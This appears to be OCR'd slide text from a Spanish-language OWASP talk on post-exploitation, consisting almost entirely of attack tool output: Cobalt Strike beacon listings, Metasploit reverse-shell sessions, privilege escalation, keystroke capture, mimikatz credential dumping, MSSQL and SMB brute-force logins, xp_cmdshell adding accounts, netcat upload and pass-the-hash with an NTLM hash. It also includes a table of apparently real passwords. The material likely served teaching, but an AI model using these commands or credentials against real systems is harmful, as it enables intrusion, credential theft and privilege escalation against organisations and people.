[+] host called home, sent: 84 bytes
[*] Current directory is C:\Windows\system32
[CEOSBOX] SYSTEM */2324                                                                                    last: 8s
beacon>
```




external	internal	user	computer	note	pid	last
10.10.10.189 ∞∞	10.10.10.4	SYSTEM *	FILESERVER		1008	13s
10.10.10.4 ∞ ∞	10.10.10.5	SYSTEM *	MAIL		1384	10m
10.10.10.190 ∞∞	10.10.10.189	SYSTEM *	CEOSBOX		2324	8s
192.168.1.95	10.10.10.190	whatta.hogg	WS2		2364	18ms
10.10.10.190 ∞∞	10.10.10.190	whatta.hogg *	WS2		3248	8s
10.10.10.190 ∞∞	192.168.57.8	SYSTEM *	JOSHDEV		180	30m
10.10.10.4 ∞∞	192.168.57.8	SYSTEM *	JOSHDEV		1536	33m
10.10.10.4 ∞∞	192.168.58.20	SYSTEM *	BILLING-POWER		632	31s

Post Explotación


OWASP
The Open Web Application Security Project




```
msf exploit(handler) > exploit

[*] Started reverse handler on [redacted]:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:4444 -> [redacted]:29748)

meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : es_ES
Meterpreter     : x86/win32
```




```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)
```




```
meterpreter > getuid
Server username: Nessus-PC\Nessus
```




```
meterpreter > screenshot
Screenshot saved to: /root/MZAuImEU.jpeg
```




```
msf > search exploit/windows/local

Matching Modules
================
```



```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
notepad <Return> HOLA MUNDO!!!!
```




```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token
```




```
Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom commannd
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

Post Explotación


OWASP
The Open Web Application Security Project




```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID      Package    Domain        User           Password
------      -------    ------        ----           --------
0;999       Negotiate  [redacted]    [redacted]
0;997       Negotiate  NT AUTHORITY  SERVICIO LOCAL
0;45168     NTLM
0;996       Negotiate  NT AUTHORITY  Servicio de red
0;105538    Kerberos   [redacted]    [redacted]
```




```
[redacted]:1433 - MSSQL - successful login 'sa' :
:1433 - MSSQL - successful login 'sa' :
:1433 - MSSQL - successful login 'sa' :
:1433 - MSSQL - successful login 'sa' :
:1433 - MSSQL - successful login 'sa'
:1433 - MSSQL - successful login 'sa'
```




login	password
scz[redacted]	3m1L1o701
scz[redacted]	P3r3do702
scz[redacted]	3du4rd703
scz[redacted]	3L1Jor4704
scz[redacted]	SusS4n705
	RocGom706
	K4rB31707
	4Ros4L708
	s1moN709
	ZuL3m4g700
scz[redacted]	G1m3n4t710




```
[*] SQL Query: EXEC master..xp_cmdshell 'net user [redacted] /add'

 output
 ------
 Se ha completado el comando correctamente.
```




```
[+] [redacted]:445 - SUCCESSFUL LOGIN (Windows Server 2008 R2 Standard 7601 Service Pack 1) [redacted] : [redacted] [STATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] [redacted]:445 SMB - [1/1] - Starting SMB login bruteforce
[+] [redacted]:445 - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) [redacted] : [redacted] [STATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
```





[redacted] - Escritorio remoto




[redacted] ▸ c$ ▸ mail

[redacted].pst

[redacted].pst

[redacted].pst

Command prompt




Administrador: Símbolo del sistema

```
C:\Windows\system32>net user /domain

C:\Windows\system32>wmic useraccounts

C:\Windows\system32>fsutil fsinfo drives

C:\Windows\system32>gpresult /h D:\GP_Report.html

C:\Windows\system32>tree D:\ /f /a > C:\output_D.txt

C:\Windows\system32>type %WINDIR%\System32\drivers\etc\hosts

C:\Windows\system32>netsh wlan export profile folder=. key=clear
```

Nmap

OWASP
The Open Web Application Security Project



```
Nmap scan report for [redacted]
Host is up (0.0043s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     FileZilla ftp
Service Info: OS: Windows; CF
```

```
Nmap scan report for [redacted] ([redacted]
Host is up (0.00076s latency).
PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Se
Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_200
|   Computer name: [redacted]
|   NetBIOS computer name: [redacted]
|   Domain name: [redacted]
|   Forest name: [redacted]
|   FQDN: [redacted]
|_  System time: 2014-09-29T15:33:10-04:00
```

```
Nmap scan report for [redacted] ([redacted])
Host is up (0.00057s latency).
PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows
Server 2008 R2 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: [redacted]
|   NetBIOS computer name: [redacted]
|   Domain name: [redacted]
|   Forest name: [redacted]
|   FQDN: [redacted]
|_  System time: 2014-09-29T15:33:10-04:00
```

```
Nmap scan report for [redacted]
Host is up (0.0017s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   [redacted]
|     Anonymous access: <none>
|     Current user ('guest') access: READ/WRITE
|   IPC$
|     Anonymous access: READ <not a file share>
|     Current user ('guest') access: READ <not a file share>
|   TODO_COMPARTIDO
|     Anonymous access: <none>
|     Current user ('guest') access: READ/WRITE
|   Users
|     Anonymous access: <none>
|_    Current user ('guest') access: READ
```


```
Nmap scan report for [redacted]
Host is up (0.0013s latency).
Not shown: 1 closed port
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]
Host is up (0.0011s latency).
Not shown: 1 closed port
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for [redacted]
Host is up (0.0014s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.1.73

Nmap scan report for [redacted] ([redacted])
Host is up (0.00075s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL (unauthorized)

Nmap scan report for [redacted] ([redacted])
Host is up (0.00096s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL (unauthorized)

Nmap scan report for [redacted]
Host is up (0.00091s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL (unauthorized)

Nmap scan report for [redacted]
Host is up (0.0019s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL (unauthorized)
```


```
Nmap scan report for [redacted]
Host is up (0.0010s latency).
PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]
Host is up (0.0062s latency).
PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]
Host is up (0.0011s latency).
PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]
Host is up (0.00062s latency).
PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]
Host is up (0.0050s latency).
PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]
Host is up (0.0010s latency).
PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Metasploit


OWASP
The Open Web Application Security Project




```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3
[*] The following shares were found:
[*]     Name: Desktop
[*]     Path: C:\Documents and Settings\Admi
[*]     Type: 0
[*]
[*] Recent Mounts found:
[*]     \\192.168.1.250\software
[*]     \\192.168.1.250\Data
```




```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```




```
meterpreter > search -f *.jpg
Found 418 results...
...snip...
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Blue hills.jpg (28521 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Sunset.jpg (71189 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Water lilies.jpg (83794 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Winter.jpg (105542 bytes)
...snip...
```




```
meterpreter > upload /pentest/windows-binaries/tools/nc.exe C:\\windows\\system32
[*] uploading  : /tmp/nc.exe -> C:\windows\system32
[*] uploaded   : /tmp/nc.exe -> C:\windows\system32nc.exe
```



```
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
